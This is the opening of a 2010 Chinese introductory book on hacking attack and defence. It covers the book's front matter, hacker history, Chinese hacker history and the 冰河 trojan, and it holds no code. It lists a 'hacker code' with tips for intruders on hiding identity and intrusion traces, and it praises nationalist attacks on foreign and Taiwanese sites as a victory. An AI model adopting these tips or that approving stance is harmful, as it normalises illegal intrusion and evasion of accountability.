黑客攻防入门与实战

吴长坤 著

揭秘黑客攻防之道
提升黑客技能核心
透析黑客攻击手法
成就黑客隐形高手

黑客王国被人类学家们称为一种精英文化。在这里你不是凭借你对别人的统治来建立地位和名望，也不是靠美貌，或拥有其他人想要的东西，而是靠你的奉献。尤其是奉献你的时间、你的才智和你的技术成果。

——Bob Metcalfe（黑客以太网之父）

企业管理出版社
ENTERPRISE MANAGEMENT PUBLISHING HOUSE

黑客攻防入门与实战

吴长坤 著

企业管理出版社

图书在版编目（CIP）数据

黑客攻防入门与实战/吴长坤著. —北京：企业管理出版社，2010.5

ISBN 978-7-80255-523-5

Ⅰ.①黑… Ⅱ.①吴… Ⅲ.①计算机网络-安全技术 Ⅳ.①TP393.08

中国版本图书馆 CIP 数据核字（2010）第 083963 号

书　　名：黑客攻防入门与实战

作　　者：吴长坤

责任编辑：尤　优

书　　号：ISBN 978-7-80255-523-5

出版发行：企业管理出版社

地　　址：北京市海淀区紫竹院南路 17 号　　**邮编**：100048

网　　址：http://www.emph.cn

电　　话：出版部 68414643　发行部 68467871　编辑部 68428387

电子信箱：80147@sina.com　zbs@emph.cn

印　　刷：北京东海印刷有限公司

经　　销：新华书店

规　　格：185 毫米×260 毫米　16 开本　25.5 印张　435 千字

版　　次：2010 年 7 月第 1 版　2010 年 7 月第 1 次印刷

定　　价：58.00 元

前　言

随着计算机技术的飞速发展，网络的安全问题也显得日益重要。上网聊天、浏览网页、下载文件，这本来是再平凡不过的事。但是，也许就在您交谈甚欢、饶有兴趣地浏览网页或下载的过程中，互联网上的某处可能就有一双“眼睛”正在窥视着您的一举一动，不论是您的登录账号、密码，还是电子邮件，甚至是商业机密，全都被这双“眼睛”偷窥地一览无余。

这双“眼睛”就是黑客。长期以来，由于诸多方面的原因，在一般人心目中，“黑客”这个名词已经变成了网络破坏者的象征了，打开黑客破坏史——网络世界里人人闻之色变的传奇黑客、入侵美国国防部系统、偷打免费电话……这些看起来搞怪又无聊的破坏行径，就是一般人对黑客的印象。但是黑客守则第一条就已经说明，绝不破坏他人的系统，黑客的世界里自有一套伦理规范，一旦违反了这些游戏规则，就会变成正统黑客们唾弃的对象。

想必大家听说过“冰河木马”“灰鸽子木马”“漏洞攻击”吧！但这些只是黑客惯用伎俩中很小的一部分，黑客攻击的手段实在是太多了，因为每一台与互联网连接的计算机都可能成为黑客的攻击对象，当然其中也包括我们的计算机。对于那些防范意识较差或对网络安全不甚了解的用户，常常极易成为黑客攻击的目标。

黑客技术就像一把双面的利刃，它可以入侵他人的计算机，但是我们也可以通过了解黑客入侵的手段，了解该如何防护自己的计算机，以保护计算机不受他人的入侵。

本书开篇即对黑客的定义、历史、常用攻击工具及手段做了详尽的叙述，让您对黑客不再感到神秘。紧接着本书围绕“攻与防”来展开叙述，向读者介绍了端口扫描与入侵、局域网嗅探、远程控制、木马的植入与防范、QQ、电邮盗号等当前比较流行的黑客入侵技术，让您对黑客的入侵手段有个全面的了解。

严格说来，在黑客攻防方面历来都是“道高一尺，魔高一丈”，没有哪本书可以把黑客所有的攻击手段都剖析清楚，本书也只是讲述了一些最为常见的黑客攻击手段。但是，本书尽量以实际的案例，带领您进入黑客的世界；以实例的方式让您了解黑客的攻击手法，更提供了各种防护对策，让黑客无从下手，让您的系统更为安全。

本书采用通俗易懂的图文解说，即便是计算机新手也可轻轻松松阅读；详细的黑客软件讲解，揭秘黑客攻击的手法；全面的黑客技术盘点，让读者对黑客的攻击手段了如指掌；攻防互渗的防御方法，全面确保用户的网络安全。

本书精髓在于:希望读者能够运用本书介绍的黑客攻击防御方法去了解黑客,进而知己知彼,使自己的计算机更加安全。

本书更大的特点是理论与实践相结合,通过实践来理解攻防的具体过程。能够使读者在学习有关黑客知识时不感到乏味,在轻松和趣味中不知不觉地学习到防杀黑客的基本知识,从而使自己在以后使用计算机时能够防止黑客的攻击与破坏,保护自己计算机中的资料不被黑客盗取或破坏。

由于软件的更新换代,任何一本书都不能保证书中的内容和实际应用中软件完全一致,加之编者的水平有限,所以书中难免有疏漏之处,恳请读者批评指正。

最后再提醒一点:任意侵入或窃取他人系统与文件的行为都是违法的,希望读者在阅读本书后一定不要使用本书介绍的黑客技术对别人进行攻击,否则后果自负。

编　者

目 录

第3章 黑客端口锁定目标

第4章 嗅探器截取信息

第1章　黑客是什么

1.1　黑客的定义

1.1.1　黑客与骇客

1. 黑客与骇客的不同

常在电影中看到这样的镜头:一个电脑高手坐在电脑前,敲上几下键盘,然后大叫一声,一切网站或是被侵入,或是被篡改。看上去真是“风光无限”,特别是在近来“被黑”事件频频发生,一时间“黑客”一词被大家传得神而又神。那么到底什么是“黑客”呢? 一般我们管那些非法侵入他人网站,通过网络偷看他人电脑信息,篡改他人网站或硬盘内容的捣乱者叫“Cracker”,简单地说,就是专门闯入电脑系统搞破坏的人。那么他们是不是我们所说的“黑客”呢? 其实不然。

现在常说的“黑客”应被叫做骇客。骇客是些什么人呢? 答案很简单:他们就是常说的“信息大盗”,这些人专门从事破译密码的活动。骇客是一个很神秘的群体,他们行动诡秘,不轻易向人说明自己的身份。由于这种神秘性,使得很多人想去了解他们,可是,正如世界上很多事物一样,不了解可能反而安全。这些骇客组织很多都抱着一些非法的目的,他们秘密联络,经常破坏一些合法网站,给网络带来非常多的麻烦,甚至有的骇客组织居然敢公然利用本身的技术来和政府对抗。总的说来,骇客行为不是什么好的行为,虽然有些骇客对此感到冤枉,就目前看来,骇客除了进行系统破坏以外,似乎没有做出什么对计算机发展有利的事情来。这恐怕是黑客和骇客最大、最根本的区别。

可能很多人对“骇客”到底是什么人,以及骇客破坏别人的网站有什么好处会感到疑惑。其实骇客并不固定是些什么人,我们每个人都有可能成为骇客,只要你知道一些相关网络与计算机知识就可以(当然要是高手)。曾经有人说过:“别以为骇客都是轻纱蒙面昼伏夜出的强人,没准儿胡同口送酸奶的小张下了班回家顺便就能将某个 ISP 的主页黑一把;也别以为骇客都是五大三粗横眉立目的大汉,说不定昨天炸毁××总统电子信箱的就是在隔壁大妈家租房的白领小姐。”

骇客的行为不能以正常的眼光去评价,至于像那些抱着笔记本钻进股票交易所去玩地

道战的人实在与“骇客”半点边都沾不上,而那些侵入别人的电脑盗窃信息的也只是“骇客”中极少的一部分。千万别小看了“骇客”,在电影《独立日》中大炮、导弹、核武器纷纷失灵,最后还是靠“骇客”上载的计算机病毒要了全体外星人的小命。

而“黑客”与“骇客”不同,“黑客”的英文应是“Hacker”,原意是“开辟、开创”之意,也就是说“黑客”应该是开辟道路的人。而我们所说的“Cracker”(中文:骇客)的意思则是“解密、破译”之意。Hacker 和 Cracker 之间最主要的不同是:Hacker 们创造新东西,Cracker 们破坏东西。但由于目前这两个词语已经被普遍混用为“黑客”,所以再强调什么“黑客和骇客”早已无任何实际意义了。为了全面认识黑客,先看看黑客的历史背景。

2. 黑客的历史

黑客的早期历史至少可以追溯到 20 世纪五六十年代,麻省理工学院(MIT)率先研制出“分时系统”,学生们第一次拥有了自己的电脑终端。不久后,MIT 学生中出现了大批狂热的电脑迷,他们称自己为“黑客”(Hacker),即“肢解者”和“捣毁者”,意味着他们要彻底“肢解”和“捣毁”大型主机的控制。

1961 年,拉塞尔等三位大学生,在 PDP - 1 上编制出第一个游戏程序“空间大战”。其他学生也编制出更多更“酷”的玩艺,例如象棋程序、在分时系统网络里给别人留言的软件等等。MIT 的“黑客”属于第一代,他们开发了大量有实用价值的应用程序。

60 年代中期,起源于 MIT 的“黑客文化”开始弥散到美国其他校园,逐渐向商业渗透,黑客们进入或建立电脑公司。他们中最著名的有贝尔实验室的邓尼斯·里奇和肯·汤姆森,他俩在小型电脑 PDP - 11/20 编写出 UNIX 操作系统和 C 语言,推动了工作站电脑和网络的成长。

MIT 的理查德·斯德尔曼后来发起成立了自由软件基金会,成为国际自由软件运动的精神领袖。他们都是第二代“黑客”的代表人物。

1975 年,爱德华·罗伯茨发明第一台微型电脑“牛郎星”。美国很快出现了一个电脑业余爱好者在汽车库里组装微电脑的热潮,并组织了一个“家庭酿造电脑俱乐部”,相互交流组装电脑的经验。以“家庭酿造电脑俱乐部”为代表的“黑客”属于第三代,他们发动了一场个人电脑的革命。史蒂夫·乔布斯、比尔·盖茨等人创办了苹果和微软公司,后来都成了重量级的 IT 企业。

新一代“黑客”伴随着“嬉皮士运动”出现。艾比·霍夫曼是这代黑客的“始作俑者”。霍夫曼制造了许多恶作剧,常常以反对越战和迷幻药为题。1967 年 10 月,他领导了一次反战示威,号召黑客们去“抬起五角大楼”。他还创办了一份地下技术杂志 TAP,告诉嬉皮士黑客如何在现存的体制下谋生,并大量介绍电话偷窃技术。

从 70 年代起,新一代黑客已经逐渐走向自己的反面。1970 年,约翰·达帕尔发现“嘎

吱船长”牌麦圈盒里的口哨玩具，吹出的哨音可以开启电话系统，从而借此进行免费的长途通话。他在黑客圈子里被叫做“嘎吱船长”，因盗用电话线路而多次被捕。

苹果公司乔布斯和沃兹奈克也制作过一种“蓝盒子”，成功侵入了电话系统。

1982 年，年仅 15 岁的凯文·米特尼克闯入了“北美空中防务指挥系统”，这是首次发现的从外部侵袭的网络事件。他后来连续进入到美国多家大公司的电脑网络，把一些重要合同涂改得面目全非。1994 年，他向圣迭戈超级计算机中心发动攻击，将整个互联网置于危险的境地。米特尼克曾多次入狱，指控他偷窃了数以千计的文件以及非法使用 2 万多个信用卡。他是著名的“世界头号黑客”。

80 年代初，计算机地下组织开始形成，出现了早期的计算机窃贼。1984 年，德国汉堡出现了一个名叫“混沌”计算机俱乐部(CCC)，其成员竟然通过网络将 10 万美元从汉堡储蓄银行转到 CCC 账号上。1987 年，CCC 的成员攻入了美国宇航局的 SPAN 网络。

1984 年，美国黑客戈德斯坦创办著名的黑客杂志：The Hacker Quarterly。10 年后，这份杂志已有可观的发行量，1995 年达到了 2 万册。

1988 年 11 月 2 日，美国康奈尔大学 23 岁学生罗伯特·莫里斯向互联网络释放了“蠕虫病毒”，美国军用和民用电脑系统同时出现了故障，至少有 6200 台受到波及，约占当时互联网络电脑总数的 10% 以上，用户直接经济损失接近 1 亿美元，造成了美国高技术史上空前规模的灾难事件。

1995 年，俄罗斯黑客列文在英国被捕。他被控用笔记本电脑从纽约花旗银行非法转移至少 370 万美元到世界各地由他和他的同党控制的账户。

1999 年 3 月，美国黑客戴维·史密斯制造了“梅利莎”病毒，通过因特网在全球传染数百万台计算机和数万台服务器。

2000 年 2 月，全世界黑客们联手发动了一场“黑客战争”，把整个网络搅了个天翻地覆。神通广大的神秘黑客接连袭击了因特网最热门的八大网站，包括亚马逊、Yahoo 和微软，造成这些网站瘫痪长达数小时。FBI 仅发现一个名为“黑手党男孩”的黑客参与了袭击事件，对他提出的 56 项指控只与其中几个被“黑”网站有关，估计造成了达 17 亿美元的损失。

2000 年 5 月，菲律宾学生奥内尔·古兹曼炮制出“爱虫”病毒，因电脑瘫痪所造成的损失高达 100 亿美元。全世界反黑客、反病毒的斗争呈现出越来越激烈的趋势。

“黑客”在早期是指技术上的行家或热衷于解决问题，克服限制的人。在精神上，Hacker 并不单指(限制于)这种软件 Hacker 的文化。有人也把 Hacker 的特质发挥在其它领域，例如：电子或者音乐方面。事实上可以发现，在任何一种科学或艺术的最高境界，都可以发现 Hacker 的特质。软件 Hacker 们认为，那些类似的精神也都可以称为“黑客”。

“黑客”的态度是解决问题并创造新东西，他们相信自由并自愿的互相帮助。

3. 黑客的精神与基本技能

(1)黑客的精神

①这世上充满着等待被解决的迷人问题。

②没有任何人必须一再的解决同一个问题。

③无聊而单调的工作是有害的。

④自由才好。

⑤态度并非不等效于能力。

“黑客”们不会想浪费时间在虚华的人的身上,他们尊敬的是能力,特别是身为“黑客”的能力,但对于其它方面的能力也是充满敬意。

(2)Hacker 所需的基本技能有:

①学习程序设计。

②取得一个免费的 UNIX ,并学习使用和维护。

③学习使用 World Wide Web 并学会写 HTML。

4. 黑客的文化状况与守则

(1)“黑客”文化的状况是:

①写免费的软件。

②帮忙 test 和 debug 免费的软件。

③公布有用的资讯。

④帮忙维持一些简单的工作。(解释:Hacker 文化是由一群自愿者维持运作。有一些工作很无趣但却必须维持正常运作的,如:管理 mailing list,维护 newsgroup,维持大的软件供应站台,推动 RFC 和其它技术标准。)

⑤为 Hacker 文化而努力。

(2)“黑客”一般有自己的守则

①不恶意破坏任何的系统,这样做只会给你带来麻烦。恶意破坏它人的软体将导致法律刑责,如果你只是使用电脑,那仅为非法使用! 注意:千万不要破坏别人的软件或资料!

②不修改任何的系统档,如果你是为了要进入系统而修改它,请在答到目的后将它改回原状。

③不要轻易的将你要 Hack 的站台告诉你不信任的朋友。

④不要在 BBS 上谈论你 Hack 的任何事情。

⑤在 Post 文章的时候不要使用真名。

⑥正在入侵的时候,不要随意离开你的电脑。

⑦不要侵入或破坏政府机关的主机。

⑧不在电话中谈论你 Hack 的任何事情。

⑨将你的笔记放在安全的地方。

⑩想要成为 Hacker 就要真正的 Hacking,读遍所有有关系统安全或系统漏洞的文件。

⑪已侵入电脑中的帐号不得清除或修改。

⑫不得修改系统档案,如果为了隐藏自己的侵入而作的修改则不在此限,但仍须维持原来系统的安全性,不得因得到系统的控制权而将门户大开。

⑬不将你已破解的帐号与你的朋友分享。

随着时间的推移,死抱传统的黑客逐渐减少,越来越多的黑客开始学会与商业社会融合,他们的技术展示更像是作“秀”,攻击服务器的行为是为了获得一种“技术认证”,将来自己开办网络安全公司的时候才多几分招揽客户的筹码。有的干脆就直接与一些公司合作,接受“招安”,将技术变成财富。

1.1.2　中国黑客简史

1. 中国黑客的起源(1994 年 ~ 1996 年)

那个时期是中国互联网处于刚刚开始发展的朦胧时期,也就是在 1994 年,中国互联网的大门终于面向公众开放了。但是在那个年代,电脑还是一件非常奢侈的电子用品,而互联网对于大众来说更是一个陌生的名词,只有在专业性极强的书刊中能够找到与网络相关的名词,而那些上网的群体也多数为科研人员和年轻资本家(那个时候小资群体还没有提出)。各地电脑发烧友最大的乐趣就是 COPY 那些小游戏和 DOS 等软件类产品,盗版对我们来说还是一个陌生的名词,对于广大计算机用户来说,COPY 就是正版的一种传播方式。于是乎那个时代最早的黑客或者说“窃客”诞生了。那个时候“窃客”没有太多的理想和豪言壮语,一个全新的小软件就几乎是计算机的全部生命与理解,而对于这些窃客来说能够 COPY 到国外的最新产品是他们最大的荣幸,那一张张的小软盘中承载了中国黑客最初的梦想。也正是从那个时期起,雷军等众多大家现在熟知的人从这里引领起中国软件与互联网业发展的浪潮。

在那个中国网络最为朦胧的岁月里,大多数玩家操作着比 9600 Bits/s 还小的雏猫,在最为原始的网络上奔驰。那不是现在传统意义上的 Internet,而是最为初级的 BBS 站,一种依靠拨电话号码直接连接到 BBS 服务器上的方式来交流。他们上的最多的是中国惠多网,而非 Internet。足球和软件加解密成为最热门的话题,注册码的交换让许多人乐此不疲。更多的 BBS 方式的服务器在全国各大城市出现,软件的交换破解成为最为热门的话题,单单一套 Linux 就能够卖到 1200 元。那个时代的玩家现如今均已成为了驰骋互联网的风云人物,有

些名字在这里不得不提起：

周志农－自然码发明人，开创大自然 BBS 站。

马化腾(Pony Ma)－滕讯公司总裁，中国惠多网第一批网友。

求伯君－金山公司总裁，开创西线和西点 BBS 站。

罗依(Roy Luo)、钟东(Dr. Arab)、潘德强……

这些我们熟悉或者不太熟悉的人们，在那个年代，以他们特有的方式进行着中国网络人特殊的梦，也以他们的方式孵化出中国第一代“黑客”的雏形——“窃客”。

时光转眼到了 1996 年，在中国网民的年代分类中，在 1996 年以前接触网络的人均被称之为中国的第一代网民，或许在这其中有些人从来没有接触过 Internet，所接触的最多也是那种电话连接的 BBS，但是他们仍然无愧于中国第一代网民。1995 年～1996 年这一期间，中国各个大中城市的互联网信息港基本已经初具规模，中国国际互联网的第一代网管诞生，中国第一代的大众网民也开始走出 BBS，而融入这种天地更为广阔的 Internet。那两年是中国互联网初步成长时期，也同样是中国软件业开始蓬勃发展的时期。那个平静的年头中，中国网络人以自己的方式做着自己的梦，在这些人中很多是接触过早期 BBS 的网友，在他们看来，从 BBS 移师到 Internet 只不过将自己的舞台扩大了一些，让自己的眼睛看得更多了一些。而他们在 BBS 上最初所进行的那些活动也迁移到了 Internet 这个更为广阔的空间。在这一期间中国网络“窃客”技术飞速发展，也从此诞生了一批传奇式人物，这里面最为出名的当属高春辉，他的个人主页在当时以破解软件和注册码为主，在那个软件极度匮乏的时期，他创造了中国个人网页访问量第一的传奇历史。当然在那个阶段，除了“窃客”以外，电话“飞客”也曾出现在中国，但是由于程控交换机的出现，“飞客”很快的成为了历史。1996 年底，中国电信开始实行优惠上网政策，在此之后中国网络开始了真正步入百姓家庭的步伐。

2. 温故 1997：中国黑客的成长(1997 年～1999 年)

1997 年在中国互联网发展史应该是最为值得纪念的一年，而在中国黑客成长过程中，那一时期也哺育了众多的初级黑客，互联网这一个名词也逐渐被大众接受，新的思想，新的观念也逐渐从网络中折射出来。在 1997 年初期，YAHOO 搜索引擎中只能够搜索出 7 个跟黑客相关的简体中文网页。而且网站中的内容多数是翻译或者重复国外相同网页的内容，很多没有实际意义。不过此时“黑客”这一个名词已经开始正式的深入广大网友之中，当时初级黑客所掌握的最高技术仅仅是使用邮箱炸弹，并且多数是国外的工具，完全没有自己的黑客武器，更不要说自己的精神领袖。那个时期世界上的黑客共同追随着一个精神领袖：凯文·米特尼克，世界头号黑客。这位传奇性人物不单单的领导着美国黑客的思想，也影响着中国初级黑客前进与探索的方向。

1998 年正当国内开始轰轰烈烈的开展互联网大跃进活动的时期，在大洋彼岸的美国，一

年一度的黑客大会上由一个名为“死牛崇拜”黑客小组公布了一款名叫“Back Orifice”的黑客软件,并将源代码一起发布。这个软件掀起了全球性的计算机网络安全问题,并推进了“特洛伊木马”这种黑客软件的飞速发展。“Back Orifice”公布后,透过刚刚兴起的互联网迅速传到了中国,当时很多网友就是使用这款软件开始了对黑客生涯的初恋。但是“Back Orifice”并没有在中国掀起浪潮,当然因素是多种多样的,比如网络尚在发展中,“Back Orifice”不方便中国网友使用等。但是“Back Orifice”没有辉煌的另一个主要原因是 CIH 病毒的诞生和大规模发作。这个有史以来第一个以感染主板 BIOS 为主要攻击目标的病毒给中国经济带来了数百亿元的损失,也让大陆黑客第一次感受到了来自海峡对面的野心与威胁。

1998 年给还处在发育期的中国黑客带来了太多的惊奇、恐惧、理想与动力。在“Back Orifice”诞生不久,中国黑客自己的特洛伊木马也诞生了,这就是网络间谍 NetSpy。但是 NetSpy 的诞生并没有给中国黑客的发展带来太大的震动,这一切都让 CIH 的光芒所掩盖了。在随后的日子里以谢朝霞、PP(彭泉)、天行(陈伟山)等为代表的程序员黑客开始显露头角,少量的国产工具开始小范围流行于中国黑客之间。当大家正在忙于为杀毒而忙得不可开交的时候,一次国际性事件掀起了中国黑客首次浪潮。

1998 年 7 ~ 8 月份,在印度尼西亚爆发了大规模的屠杀、强奸、残害印尼华人的排华事件。众多华人妇女被野蛮的强奸杀害,华人的超市被抢夺一空,很多丧失人性的印尼分子还将大量残害华人的图片发到了互联网上。这一系列行为激怒了刚刚学会蹒跚走步的中国黑客们,他们不约而同的聚集在 IRC 聊天室中,并以六至八人为单位,向印尼政府网站的信箱中发送垃圾邮件,用 Ping 的方式攻击印尼网站。这些现在看来很幼稚的攻击方法造就了中国黑客最初的团结与坚强的精神,为后来的中国红客的形成铺垫了基础。为了号召更多的人加入战斗,有几位技术性黑客牵头组建了“中国黑客紧急会议中心”负责对印尼网站攻击期间的协调工作。印尼排华事件造就了一大批网友投身于黑客这项活动中来,有些人在攻击过后又回到了现实生活中,有些人则从此开始了对黑客理想的执著追求。同样这次事件也使得“绿色兵团”这个黑客组织的名字享誉中国互联网,并造就了后来的“中联绿盟”。

轰轰烈烈的印尼排华事件过后,中国黑客似乎又回归于平静,继续着对理想的执著追求与探索,UNIX、Linux、Http、FTP 等网络技术性问题和黑客技术成为了中国黑客的主要话题,无力的反击让中国黑客开始有了新的反省,同样也激励起他们旺盛的斗志,他们如饥似渴的摄取技术养分,黑客技术性网站也开始逐渐增多,新的黑客技术高手也再次涌现,这一时期最具代表性的技术性黑客当属流光、溯雪、乱刀等黑客软件的开发者 - 小榕,在以后的日子中,小榕执著地追求着自己的理想,使流光等这些优秀的软件在一次次升级与完善中走进了世界优秀黑客软件的舞台。

1999 年中国的互联网用户突飞猛增,创造了历史同期增长最快的水平,但是那一年也成

为了每一个中国人和中国黑客难忘的一年，这一年在中国黑客发展的历史上是永远不可抹掉的一笔。那一年的4～5月份以美国为首的北约以种种借口对南斯拉夫塞尔维亚共和国发动了战争，随后的日子里中国人民在各种媒体发表了对正义的声援，网络上更是掀起了对美国霸权主义的批判浪潮。但是就在5月份，美国的轰炸机竟悍然轰炸了我驻南联盟大使馆。消息一经传出，举国上下为之震惊与愤怒，全国各高校学子更是义愤填膺，水木清华等全国各大网站论坛的帖子与信息流量达到了历史的最高峰。

在战争的初期，中国黑客的行动仅仅限于声援南联盟人民，并没有采取过多的过激行为。但当我国驻南联盟大使馆被毫无理由的轰炸后，中国黑客又一次大规模的团结了起来，纷纷开展了对美国网站的攻击。一直作为奋斗理想的美国黑客精神迅速的被遗弃了，一时间，中国的黑客没有了自己心目中的精神领袖，有的只是满腔的愤怒。在中国大使馆被炸后的第二天，第一个中国红客网站诞生了，同时也创造出了一个新的黑客分支－红客。中国红客网站的分析家在看完中午的新闻后，以半个小时的时间做完了这个网站，并初步定名为“中国红客之祖国团结阵线”（随后的7月份改名为中国红客之祖国统一战线），以宣扬爱国主义红客精神为主导，网站宣言中不乏铿锵激扬的爱国词语，并引用了毛泽东青年时的话语：“国家是我们的国家，人民是我们的人民，我们不喊谁喊？我们不干谁干？”，极富煽动力。网站在短短的数天内访问量已达50多万，并出现在新浪网的新闻链接中，中国红客从此成为了世界黑客中特殊的一个群体，爱国与团结是他们永恒的精神理念。那次黑客战争中，全世界的华人首次团结一致，众多美国网站被攻击，大规模的垃圾邮件也使得美国众多邮件服务器瘫痪失灵，这次伟大的卫国黑客战争取得了全面的胜利。

一切刚刚回归宁静不久，就在7月份，台湾李登辉突然抛出了两国论，海峡两岸局势顿时紧张。中国黑客依靠对美网络反击战中总结出的经验，迅速的攻击了台湾行政院等网站，并给许多台湾服务器安装了木马程序，导致很多鼓吹台独的网站服务器长时间瘫痪。值得一提的是，此次安装的木马程序由美国的“Back Orifice”首次改为了中国黑客自己研发的“冰河”与NetSpy。而木马冰河也成为了中国黑客最为钟爱的木马程序。

木马冰河是中国黑客史中必须提到的一个软件，它由中国安全程序员黄鑫编写，黄鑫在最初开发这个软件最初版本的时候并没有考虑到它能够作为一个特洛伊木马来使用，但随后冰河疯狂流行于黑客手中，很多用户在不知不觉中被冰河控制。早期的冰河还不能算是一个好的木马软件，随后黄鑫用了大量的时间对冰河进行代码重构，冰河2.2版本诞生了。新版本的冰河迅速被流传出去，并让大批初级黑客快速的步入了黑客这扇大门。中国黑客软件的开发从此走向了新的纪元，之后，黑洞、网络神偷、灰鸽子、XSan、YAI等众多优秀的国产黑客软件纷纷涌现，黑客也开始出现商业化迹象，由前“绿色兵团”成员组建的“中联绿盟”网络安全公司成立，正式开始了黑客向商业化迈进的脚步，中国黑客逐渐成长了起来。

3. 走向 2003：浮躁的欲望（2000 年 ~ 2002 年）

2000 年成为了中国网络最为辉煌的一年，网吧也在全国各地蜂拥出现，上网的人群更是增加了一倍多。一时间“你上网了吗?”成为了流行问候语。与此同时中国的黑客队伍也在迅速扩大着，众多的黑客工具与软件使得进入黑客的门槛大大降低，黑客不再是网络高手的代名词。也正是因为这种局面的出现，中国黑客的队伍开始杂乱。

2000 年初“东史郎南京大屠杀”事件的败诉再次激起一些黑客的民族主义情绪，国内部分黑客发动了针对日本网站的攻击，也对一些台湾网站发起攻击。由于并没有太多的轰动力而没有产生多大的影响，反而值得注意的是很多国内的黑客组织有雨后春笋般纷纷诞生。此外也是在这一年，一个全新的概念“蓝客”也被提了出来。这时国内的黑客基本分成三种类型，一种是以中国红客为代表，略带政治性色彩与爱国主义情结的黑客。另外一种是以蓝客为代表，他们热衷于纯粹的互联网安全技术，对于其它问题不关心的技术黑客。最后一种就是完全追求黑客原始本质精神，不关心政治，对技术也不疯狂的追捧的原色黑客。当然在这一年中，中国黑客群体的扩大导致了众多伪黑客的出现，在这些伪黑客群体中以满舟的炒作《黑客攻击防范秘技》事件最为突出。这名成为中国安全将军的高中生少年抄袭了国内大量黑客的文章和作品，然后堂而皇之的署上自己的名字交由一家电子出版公司炒作出版。这本错字连篇且只能算是电子出版物的小册子将中国伪黑客的行为推向了极致。此后很多对技术一窍不通的伪黑客以各种方式上演了一幕幕的闹剧，不但亵渎了中国黑客的精神，也成为中国黑客史上最为肮脏的角落。

跨入新的世纪之后，日本的排华情绪日益嚣张，三菱事件、日航事件、教科书事件和《台湾论》等激怒了中国黑客。由国内几个黑客网站牵头，组织了几次大规模的对日黑客行动，这个时期一些傻瓜型黑客软件也涌现出来，最为著名的当数孤独剑客的“中国男孩儿”。技术门槛的降低致使很多青少年黑客出现，现成的工具，现成的软件武装了这些对网络技术一无所知的青年，但也造成了后期的年轻黑客对技术的无知与轻视。

由于国内黑客炒作已经到达了白热化的程度，各种媒体和小报一时间对于黑客这个名词感兴趣的程度大幅的提高。而安全公司更是希望能够抓住这个机会炒作一番，海信公司的 8341 防火墙挑战全球黑客就是那时期上演的最为热闹的大戏，并拿出了 50 万元这个诱人的数字来作为活动的奖金，一时间安全圈所有的话题都集中在海信的防火墙上。可正当黑客高手们正在为如何突破防火墙而苦苦寻觅的时候，戏剧性的一幕发生了，海信公司的网站被黑了。黑客对海信公司冷嘲热讽了一通，并对海信的测试表示了质疑。但是由于黑客攻击的不是海信给出的测试网址，50 万元钱的奖金也不能够拿走，最终还是被海信充了公。这场异常热闹的闹剧也草草的收场了。

2001 年 4 月 1 日，我国南海地区发生了“中美撞机事件”后，美国一个名为 Poizon Box 黑

客组织率先向我国的一些网站发起了恶意的进攻。中美黑客产生了一些小的摩擦。到了假期期间,许多中国黑客拿起了手中的武器,大规模的向美国网站展开进攻,并号称有“八万人”至多。但事后证明这样不过是一群小孩子的涂鸦游戏,再经媒体炒作后上演了一场“爱国秀”的闹剧。八万人中大多数对网络知识一无所知,所使用的方式竟然仍是几年前的垃圾邮件和 Ping,此外很多伪黑客用 Photoshop 制造出的大量的虚假信息也成为这次“爱国秀”的最大败笔。不过由于此次黑客行动的炒作,导致了众多媒体对中国黑客的关注,让很多人了解中国互联网上的这一特殊群体。

在随后的反思中,中国黑客思想开始逐渐成熟,众多黑客纷纷再次回归技术,没有在热衷于媒体的炒作。黑客道德与黑客文化的讨论和延伸也让中国黑客逐步的重返自然状态,致力于对网络安全技术的研究。

相对于现在的中国黑客现状来说,中国黑客针对商业犯罪的行为不多,报刊出现一些所谓的商业黑客犯罪行为,实际上多属采用物理手段,而非网络手段。尽管见诸于报端的中国黑客行为多体现为某种程度上的爱国情绪的宣泄,但是黑客行为毕竟大部分是个人行为,如果不加引导,有发展成计算机网络犯罪的可能。但是客观地说,中国黑客行动对我国网络安全起到了启蒙作用,没有黑客,就没有网络安全这个概念。同时,一批黑客高手已转变为网络安全专家,他们发现安全漏洞,研发出众多安全技术和安全软件,对我国计算机或网络的发展做出了贡献。

1.2 中国黑客常用的八种工具及攻击手段

1.2.1 冰河木马

冰河和 Back Orifice(BO)、Net Spy 等一样都属于 Back Door 一类的黑客软件。实际上是一个小小的服务器程序(安装在要入侵的机器中),通过客户端(安装在入侵者的机器中)的各种命令来控制服务端的机器,并可以轻松的获得服务端机器的各种系统信息。这个小小的服务端程序功能十分强大,这也正是很多人对它感兴趣的主要原因。

1. 冰河简介

很多人都知道微软网站被黑客入侵是因为木马软件的缘故。这个以特洛伊战争中使用的木马命名的软件正大摇大摆地杀入互联网的领地。1999 年,木马虽然已经在黑客中间普遍使用,但多数为国外的 BO 和 BUS 等木马,对于一些刚接触黑客的生手来说,理解这些软

件的使用方法和熟练使用这些软件无疑成为了“通往黑客道路”上的最大的难题，此外这些木马多数能够被杀毒软件擒获，使得国内的黑客多数不愿意去用木马。正当国内大多数黑客们苦苦寻觅新的国外木马时，一款中国人自己的编写的木马悄悄诞生了，它就是冰河。冰河在诞生之初凭借着国产化和暂时无杀毒软件能防杀的特点迅速地成为了黑客们使用最广泛的木马。冰河本不该归属于木马的行列的，按照冰河作者的话说，他编写冰河完全是自己的兴趣和网友的鼓励，最初只是想编写一个方便自己的远程控制软件，不曾想竟然编成了一个中国最广泛流传使用的黑客软件。

在1.2版本冰河发布以后，国内的黑客们大多认同了冰河，把冰河作为了木马软件的首选。经过多方的支持和鼓励，特别是来自中国国内的黑客们的支持使得冰河软件编者又努力开发出冰河2.0。2.0新增加了许多以前没有的功能和特性，特别是它在使用的过程中比1.2更加方便、隐蔽，所以2.0的出现使得冰河立即成为了人尽皆知的木马类黑客软件。冰河良好的隐蔽性和使用简单的特点让国内许多想成为黑客，但又不懂黑客技术的人深深地过了一把黑客瘾，利用冰河入侵个人系统计算机后，他们便能够利用冰河得到他们想得到的一切。现今很多出名的黑客都是利用冰河迈向通往黑客道路的第一步的。冰河让很多人体会了做黑客的快感，更让很多人了解了网络安全的重要性。

